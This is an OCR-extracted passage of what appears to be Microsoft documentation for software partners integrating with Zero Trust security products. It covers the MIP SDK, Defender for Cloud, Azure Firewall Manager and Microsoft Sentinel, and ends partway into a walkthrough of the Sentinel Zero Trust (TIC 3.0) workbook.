
Zero Trust data solutions help customers classify and label data based on assessed risk, and ensure that the data management is following the organization's compliance requirements.

This guidance is for software providers and technology partners who want to enhance their data security solutions by integrating with Microsoft products.

Zero Trust integration for Data guide

This integration guide includes instructions for integrating with the Microsoft Information Protection (MIP) SDK, which is the unification of Microsoft's classification, labeling, and protection services.

Independent software vendors (ISVs) can integrate with the MIP SDK to build solutions that help customers understand and protect data, prevent data loss, and govern data storage and access.



Microsoft Information Protection SDK

Microsoft Information Protection (MIP) is the unification of Microsoft's classification, labeling, and protection services. Third parties can use the MIP SDK to integrate with applications, using a standard, consistent data labeling schema and protection service.

ISVs can use the MIP SDK to help customers understand their data landscape, apply flexible protection actions, detect risky behavior to prevent data loss, and maintain data compliance through automatic actions. For example:

- Applying labels automatically to documents based on content
- Enforcing protection and controls based on labels
- Automatically classifying and protecting data coming out of apps to prevent data theft

The Microsoft Information Protection SDK - API concepts page includes more examples of how you can integrate with the MIP SDK.
https://www.youtube-nocookie.com/embed/MjVXD4OKaLo

Getting started with the SDK

We have included the following guidance to help you on the journey to integrating your solutions with Azure AD.

Microsoft Information Protection SDK This document describes common use cases for the MIP SDK, including how to get started using the SDK and building integrations. The MIP SDK exposes the labeling and protection services from Microsoft 365 Security and Compliance Center to third-party applications and services. Partners can use the SDK to build solutions with native support for applying labels and protection to files as well as reasoning over MIP-encrypted information and which actions should be taken when specific labels are detected.

https://aka.ms/mipsdksamples This resource contains sample implementations showing the use of the MIP SDK in code. For example, the .NET File Quickstart demonstrates labeling and reading labels on files.

Next steps

- Microsoft Information Protection SDK - Classification label concepts
- Microsoft Purview Compliance Manager
- Microsoft Information Protection in Microsoft 365

- (Video) Develop Compliance Powered LOB Applications with Microsoft Information Protection

Infrastructure integrations

Article • 02/22/2023 • 7 minutes to read

Infrastructure comprises the hardware, software, micro-services, networking infrastructure, and facilities required to support IT services for an organization. Zero Trust infrastructure solutions assess, monitor, and prevent security threats to these services.

Zero Trust infrastructure solutions support the principles of Zero Trust by ensuring that access to infrastructure resources is verified explicitly, access is granted using principles of least privilege access, and mechanisms are in place that assume breach and look for and remediate security threats in infrastructure.

This guidance is for software providers and technology partners who want to enhance their infrastructure security solutions by integrating with Microsoft products.

Zero Trust integration for Infrastructure guide

This integration guide includes strategy and instructions for integrating with Microsoft Defender for Cloud and its integrated cloud workload protection platform (CWPP), Microsoft Defender for Cloud.

The guidance includes integrations with the most popular Security Information and Event Management (SIEM), Security Orchestration Automated Response (SOAR), Endpoint Detection and Response (EDR), and IT Service Management (ITSM) solutions.

Zero Trust and Defender for Cloud

Our Zero Trust infrastructure deployment guidance provides key stages of the Zero Trust strategy for infrastructure. These are:

1. Assess compliance with chosen standards and policies
2. Harden configuration wherever gaps are found
3. Employ other hardening tools such as just-in-time (JIT) VM access
4. Set up threat detection and protections
5. Automatically block and flag risky behavior and take protective actions

There's a clear mapping from the goals we've described in the infrastructure deployment guidance to the core aspects of Defender for Cloud.

Zero Trust goal	Defender for Cloud feature
Assess compliance	In Defender for Cloud, every subscription automatically has the Azure Security Benchmark security initiative assigned. Using the secure score tools and the regulatory compliance dashboard you can get a deep understanding of your customer's security posture.
Harden configuration	Assigning security initiatives to subscriptions, and reviewing the secure score, leads you to the hardening recommendations built into Defender for Cloud. Defender for Cloud periodically analyzes the compliance status of resources to identify potential security misconfigurations and weaknesses. It then provides recommendations on how to remediate those issues.
Employ hardening mechanisms	As well as one-time fixes to security misconfigurations, Defender for Cloud offers tools to ensure continued hardening such as: Just-in-time (JIT) virtual machine (VM) access Adaptive network hardening Adaptive application controls.
Set up threat detection	Defender for Cloud offers an integrated cloud workload protection platform (CWPP), Microsoft Defender for Cloud. Microsoft Defender for Cloud provides advanced, intelligent, protection of Azure and hybrid resources and workloads. One of the Microsoft Defender plans, Microsoft Defender for servers, includes a native integration with Microsoft Defender for Endpoint. Learn more in Introduction to Microsoft Defender for Cloud.
Automatically block suspicious behavior	Many of the hardening recommendations in Defender for Cloud offer a *deny* option. This feature lets you prevent the creation of resources that don't satisfy defined hardening criteria. Learn more in Prevent misconfigurations with Enforce/Deny recommendations.
Automatically flag suspicious behavior	Microsoft Defender for Cloud's security alerts are triggered by advanced detections. Defender for Cloud prioritizes and lists the alerts, along with the information needed for you to quickly investigate the problem. Defender for Cloud also provides detailed steps to help you remediate attacks. For a full list of the available alerts, see Security alerts - a reference guide.

Protect your Azure PaaS services with Defender for Cloud

With Defender for Cloud enabled on your subscription, and Microsoft Defender for Cloud enabled for all available resource types, you'll have a layer of intelligent threat protection - powered by Microsoft Threat Intelligence - protecting resources in Azure

Key Vault, Azure Storage, Azure DNS, and other Azure PaaS services. For a full list, see What resource types can Microsoft Defender for Cloud secure?.

Azure Logic Apps

Use Azure Logic Apps to build automated scalable workflows, business processes, and enterprise orchestrations to integrate your apps and data across cloud services and on-premises systems.

Defender for Cloud's workflow automation feature lets you automate responses to Defender for Cloud triggers.

This is great way to define and respond in an automated, consistent manner when threats are discovered. For example, to notify relevant stakeholders, launch a change management process, and apply specific remediation steps when a threat is detected.

Integrate Defender for Cloud with your SIEM, SOAR, and ITSM solutions

Microsoft Defender for Cloud can stream your security alerts into the most popular Security Information and Event Management (SIEM), Security Orchestration Automated Response (SOAR), and IT Service Management (ITSM) solutions.

There are Azure-native tools for ensuring you can view your alert data in all of the most popular solutions in use today, including:

- Microsoft Sentinel
- Splunk Enterprise and Splunk Cloud
- IBM's QRadar
- ServiceNow
- ArcSight
- Power BI
- Palo Alto Networks

Microsoft Sentinel

Defender for Cloud natively integrates with Microsoft Sentinel, Microsoft's cloud-native, security information event management (SIEM) and security orchestration automated response (SOAR) solution.

There are two approaches to ensuring your Defender for Cloud data is represented in Microsoft Sentinel:

- **Sentinel connectors** - Microsoft Sentinel includes built-in connectors for Microsoft Defender for Cloud at the subscription and tenant levels:
  - Stream alerts to Microsoft Sentinel at the subscription level
  - Connect all subscriptions in your tenant to Microsoft Sentinel

  > **Tip**
  >
  > Learn more in **Connect security alerts from Microsoft Defender for Cloud**.

- **Stream your audit logs** - An alternative way to investigate Defender for Cloud alerts in Microsoft Sentinel is to stream your audit logs into Microsoft Sentinel:
  - Connect Windows security events
  - Collect data from Linux-based sources using Syslog
  - Connect data from Azure Activity log

Stream alerts with Microsoft Graph Security API

Defender for Cloud has out-of-the-box integration with Microsoft Graph Security API. No configuration is required and there are no additional costs.

You can use this API to stream alerts from the **entire tenant** (and data from many other Microsoft Security products) into third-party SIEMs and other popular platforms:

- **Splunk Enterprise and Splunk Cloud** - Use the Microsoft Graph Security API Add-On for Splunk
- **Power BI** - Connect to the Microsoft Graph Security API in Power BI Desktop
- **ServiceNow** - Follow the instructions to install and configure the Microsoft Graph Security API application from the ServiceNow Store
- **QRadar** - IBM's Device Support Module for Microsoft Defender for Cloud via Microsoft Graph API
- **Palo Alto Networks**, **Anomali**, **Lookout**, **InSpark**, and more - Microsoft Graph Security API

Learn more about Microsoft Graph Security API.

Stream alerts with Azure Monitor

Use Defender for Cloud's continuous export feature to connect Defender for Cloud with Azure monitor via Azure Event Hubs and stream alerts into **ArcSight**, **SumoLogic**, Syslog servers, **LogRhythm**, **Logz.io Cloud Observability Platform**, and other monitoring solutions.

Learn more in Stream alerts with Azure Monitor.

This can also be done at the Management Group level using Azure Policy, see Create continuous export automation configurations at scale.

> **Tip**
>
> To view the event schemas of the exported data types, visit the **Event Hub event schemas**.

Integrate Defender for Cloud with an Endpoint Detection and Response (EDR) solution

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint is a holistic, cloud-delivered endpoint security solution.

Defender for Cloud's integrated CWPP for machines, Microsoft Defender for servers, includes an integrated license for Microsoft Defender for Endpoint. Together, they provide comprehensive endpoint detection and response (EDR) capabilities. For more information, see Protect your endpoints.

When Defender for Endpoint detects a threat, it triggers an alert. The alert is shown in Defender for Cloud. From Defender for Cloud, you can also pivot to the Defender for Endpoint console and perform a detailed investigation to uncover the scope of the attack. Learn more about Microsoft Defender for Endpoint.

Other EDR solutions

Defender for Cloud provides hardening recommendations to ensure you're securing your organization's resources according to the guidance of Azure Security Benchmark. One of the controls in the benchmark relates to endpoint security: ES-1: Use Endpoint Detection and Response (EDR).

There are two recommendations in Defender for Cloud to ensure you've enabled endpoint protection and it's running well. These recommendations are checking for the presence and operational health of EDR solutions from:

- Trend Micro
- Symantec
- McAfee

- Sophos

Learn more in Endpoint protection assessment and recommendations in Microsoft Defender for Cloud.

Apply your Zero Trust strategy to hybrid and multi cloud scenarios

With cloud workloads commonly spanning multiple cloud platforms, cloud security services must do the same.

Microsoft Defender for Cloud protects workloads wherever they're running: in Azure, on-premises, Amazon Web Services (AWS), or Google Cloud Platform (GCP).

Integrate Defender for Cloud with on-premises machines

To secure hybrid cloud workloads, you can extend Defender for Cloud's protections by connecting on-premises machines to Azure Arc enabled servers.

Learn about how to connect machines in Connect your non-Azure machines to Defender for Cloud.

Integrate Defender for Cloud with other cloud environments

To view the security posture of **Amazon Web Services** machines in Defender for Cloud, onboard AWS accounts into Defender for Cloud. This will integrate AWS Security Hub and Microsoft Defender for Cloud for a unified view of Defender for Cloud recommendations and AWS Security Hub findings and provide a range of benefits as described in Connect your AWS accounts to Microsoft Defender for Cloud.

To view the security posture of **Google Cloud Platform** machines in Defender for Cloud, onboard GCP accounts into Defender for Cloud. This will integrate GCP Security Command and Microsoft Defender for Cloud for a unified view of Defender for Cloud recommendations and GCP Security Command Center findings and provide a range of benefits as described in Connect your GCP accounts to Microsoft Defender for Cloud.

Next steps

To learn more about Microsoft Defender for Cloud and Microsoft Defender for Cloud, see the complete Defender for Cloud documentation.

Network integrations

Article • 02/22/2023 • 2 minutes to read

Traditional enterprise networks are designed to provide users access to applications and data hosted in company operated data centers with strong perimeter security. However, the modern workplace increasingly uses services and data outside the corporate firewall. Apps and services have moved to the cloud, and users need to be able to access them from a variety of work and personal devices.

Network solutions are an important piece of Zero Trust. They verify that the ingress and egress at the edge of the network is allowable and inspect traffic for malicious content. They support least privilege access and the principle of "assume breach" by allowing organizations to segment networks and only connect users to the segment of the network they need access to.

Zero Trust integration with Networks guidance

Independent Software Vendor (ISV) partners integrate with Microsoft's network solutions and bring their own security expertise to enhance the products.


In this article we discuss the partners who have integrated with Azure Firewall Manager so customers can use familiar, best-in-breed, third-party security as a service (SECaaS) offerings to protect Internet access for their users.

Azure Firewall Manager

Azure Firewall Manager is a security management service that provides central security policy and route management for cloud-based security perimeters.

Security partner providers have integrated with Azure Firewall Manager so customers can use familiar, best-in-breed, third-party security as a service (SECaaS) offerings to protect Internet access for their users. Customers can secure a hub with a supported security partner and route and filter Internet traffic from Virtual Networks (VNets) or branch locations within a region. Hubs can be deployed in multiple Azure regions to get connectivity and security anywhere across the globe, using the security partner's offering for Internet/SaaS application traffic and Azure Firewall for private traffic in the secured hubs.

The supported security partners are Zscaler, Check Point, and iboss.



If your solution will connect with Microsoft 365, you can use the guidance from the Microsoft 365 Networking Partner Program to ensure that your solution follows Microsoft 365 network connectivity principles. The purpose of this program is to facilitate great customer experience with Microsoft 365 through easy discovery of validated partner solutions that consistently demonstrate alignment to key principles for optimal Microsoft 365 connectivity in customer deployments.

Next steps

- Azure Firewall Manager documentation

Visibility, automation, and orchestration integrations

Article • 02/22/2023 • 3 minutes to read

Organizations today have to contend with an increasingly complex threat landscape. Assuming breach is a key principle of Zero Trust. Assuming breach effectively means having a threat detection approach with visibility across the entire estate as well as the level of depth that security teams need to drill down into individual threats.

Visibility, automation, and orchestration integrations are about building robust solutions for monitoring security signals. They're key to ensuring the ongoing security of an environment by detecting suspicious behavior and enabling proactive hunting for threats. They allow customers to scan for unexpected behavior and access and proactively search for bad actors already in the network.

This guidance is for software providers and technology partners who want to enhance their visibility, automation, and orchestration security solutions by integrating with Microsoft products.

Visibility, automation, and orchestration Zero Trust integration guide

This integration guide includes instructions for integrating with Microsoft Sentinel. Microsoft Sentinel is Microsoft's cloud-native Security Information and Event Management (SIEM) service. Independent software vendors (ISVs) can integrate with Microsoft Sentinel. This integration enables new use-cases for customers by providing data connectors, analytics rules, interactive workbooks, and automation playbooks that deliver end-to-end product, domain and industry vertical value for customers.

Microsoft Sentinel

Microsoft's approach to threat protection is to combine both Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) into an integrated experience, with Microsoft Sentinel, Microsoft 365 Defender, and Microsoft Defender for Cloud. This approach gives organizations the best of both worlds: end-to-end threat visibility across all of your resources; correlated, prioritized alerts based on

the deep understanding Microsoft has of specific resources and AI that stitches that signal together; and coordinated action across the organization.


Microsoft Sentinel, Microsoft's cloud-native SIEM, provides a bird's eye view across your entire digital estate. It provides intelligent security analytics across all users, devices, applications, and infrastructure, both on-premises and in multiple clouds. It then cross-correlates and detects threats using machine learning, and streamlines investigations with AI and powerful hunting tools.

Microsoft Sentinel has many integrations with partner solutions, including other security solutions, clouds, threat intelligence vendors, and more. ISVs can integrate with Microsoft Sentinel to enable new use-cases for customers with data connectors, analytics rules, interactive workbooks, and automation playbooks to deliver end-to-end product or domain or industry vertical value for customers.

The following guidance helps you create solutions that integrate with Microsoft Sentinel.

What you can build: Integration Opportunities Guide for Microsoft Sentinel

Partners can engage with Microsoft Sentinel in several key scenarios to deliver mutual customer value. This article outlines these scenario opportunities and technical integrations by describing how to decide what integrations to build, how to get started, how to deliver to Microsoft Sentinel customers, and finally how to promote Microsoft Sentinel Integrations.




How to build it: Integration Components for Microsoft Sentinel

Once you've identified the scenarios you want to support with your solution, create a list of artifacts to implement. This resource contains a list of all the artifacts that you can build and guidance on how to build them. It's available as part of the Threat Hunters program, which is Microsoft Sentinel's community of content contributors inclusive of both partners and the community.

How to package it: Guide to Building Microsoft Sentinel Solutions

After you've created a solution, you must publish it. This guide provides an overview of Microsoft Sentinel Solutions and how to build and publish a solution for Microsoft Sentinel.

Microsoft Sentinel Solutions allows partners to deliver combined product, domain, or vertical value via solutions in Microsoft Sentinel and be able to productize investments. It supports discoverability, deployment, and enablement of scenarios in Microsoft Sentinel. It is powered by Azure Marketplace and the Microsoft Partner Center.



Next steps

- Build and monitor Zero Trust (TIC 3.0) security architectures with Microsoft Sentinel
- Integration Opportunities Guide for Microsoft Sentinel
- Integration Components for Microsoft Sentinel
- Guide to Building Microsoft Sentinel Solutions

Monitor Zero Trust (TIC 3.0) security architectures with Microsoft Sentinel

Article • 01/31/2023 • 7 minutes to read

Zero Trust is a security strategy for designing and implementing the following sets of security principles:

Verify explicitly	Use least privilege access	Assume breach
Always authenticate and authorize based on all available data points.	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

This article describes how to use the Microsoft Sentinel **Zero Trust (TIC 3.0)** solution, which helps governance and compliance teams monitor and respond to Zero Trust requirements according to the TRUSTED INTERNET CONNECTIONS (TIC) 3.0 initiative.

Microsoft Sentinel solutions are sets of bundled content, pre-configured for a specific set of data. The **Zero Trust (TIC 3.0)** solution includes a workbook, analytics rules, and a playbook, which provide an automated visualization of Zero Trust principles, cross-walked to the Trust Internet Connections framework, helping organizations to monitor configurations over time.

The Zero Trust solution and the TIC 3.0 framework

Zero Trust and TIC 3.0 are not the same, but they share many common themes and together provide a common story. The Microsoft Sentinel solution for **Zero Trust (TIC 3.0)** offers detailed crosswalks between Microsoft Sentinel and the Zero Trust model with the TIC 3.0 framework. These crosswalks help users to better understand the overlaps between the two.

While the Microsoft Sentinel solution for **Zero Trust (TIC 3.0)** provides best practice guidance, Microsoft does not guarantee nor imply compliance. All Trusted Internet Connection (TIC) requirements, validations, and controls are governed by the Cybersecurity & Infrastructure Security Agency.

The **Zero Trust (TIC 3.0)** solution provides visibility and situational awareness for control requirements delivered with Microsoft technologies in predominantly cloud-based

environments. Customer experience will vary by user, and some panes may require additional configurations and query modification for operation.

Recommendations do not imply coverage of respective controls, as they are often one of several courses of action for approaching requirements, which is unique to each customer. Recommendations should be considered a starting point for planning full or partial coverage of respective control requirements.

The Microsoft Sentinel solution for **Zero Trust (TIC 3.0)** is useful for any of the following users and use cases:

- **Security governance, risk, and compliance professionals**, for compliance posture assessment and reporting
- **Engineers and architects**, who need to design Zero Trust and TIC 3.0-aligned workloads
- **Security analysts**, for alert and automation building
- **Managed security service providers (MSSPs)** for consulting services
- **Security managers**, who need to review requirements, analyze reporting, evaluating capabilities

Prerequisites

Before installing the **Zero Trust (TIC 3.0)** solution, make sure you have the following prerequisites:

- **Onboard Microsoft services**: Make sure that you have both Microsoft Sentinel and Microsoft Defender for Cloud enabled in your Azure subscription.

- **Microsoft Defender for Cloud requirements**: In Microsoft Defender for Cloud:

    - Add required regulatory standards to your dashboard. Make sure to add both the *Azure Security Benchmark* and *NIST SP 800-53 R5 Assessments* to your Microsoft Defender for Cloud dashboard. For more information, see add a regulatory standard to your dashboard in the Microsoft Defender for Cloud documentation.

    - Continuously export Microsoft Defender for Cloud data to your Log Analytics workspace. For more information, see Continuously export Microsoft Defender for Cloud data.

- **Required user permissions**. To install the **Zero Trust (TIC 3.0)** solution, you must have access to your Microsoft Sentinel workspace with Security Reader permissions.

The **Zero Trust (TIC 3.0)** solution is also enhanced by integrations with other Microsoft Services, such as:

- Microsoft 365 Defender
- Microsoft Information Protection
- Azure Active Directory
- Microsoft Defender for Cloud
- Microsoft Defender for Endpoint
- Microsoft Defender for Identity
- Microsoft Defender for Cloud Apps
- Microsoft Defender for Office 365

Install the Zero Trust (TIC 3.0) solution

To deploy the *Zero Trust (TIC 3.0)* solution from the Azure portal:

1. In Microsoft Sentinel, select **Content hub** and locate the **Zero Trust (TIC 3.0)** solution.

2. At the bottom-right, select **View details**, and then **Create**. Select the subscription, resource group, and workspace where you want to install the solution, and then review the related security content that will be deployed.

   When you're done, select **Review + Create** to install the solution.

For more information, see Deploy out-of-the-box content and solutions.

Sample usage scenario

The following sections show how a security operations analyst could use the resources deployed with the **Zero Trust (TIC 3.0)** solution to review requirements, explore queries, configure alerts, and implement automation.

After installing the **Zero Trust (TIC 3.0)** solution, use the workbook, analytics rules, and playbook deployed to your Microsoft Sentinel workspace to manage Zero Trust in your network.


Visualize Zero Trust data

1. Navigate to the Microsoft Sentinel **Workbooks** > **Zero Trust (TIC 3.0)** workbook, and select **View saved workbook**.

In the **Zero Trust (TIC 3.0)** workbook page, select the TIC 3.0 capabilities you want to view. For this procedure, select **Intrusion Detection**.

> **Tip**
>
> Use the **Guide** toggle at the top of the page to display or hide recommendations and guide panes. Make sure that the correct details are selected in the **Subscription**, **Workspace**, and **TimeRange** options so that you can view the specific data you want to find.


2. **Review the control cards displayed**. For example, scroll down to view the **Adaptive Access Control** card:



> **Tip**
>
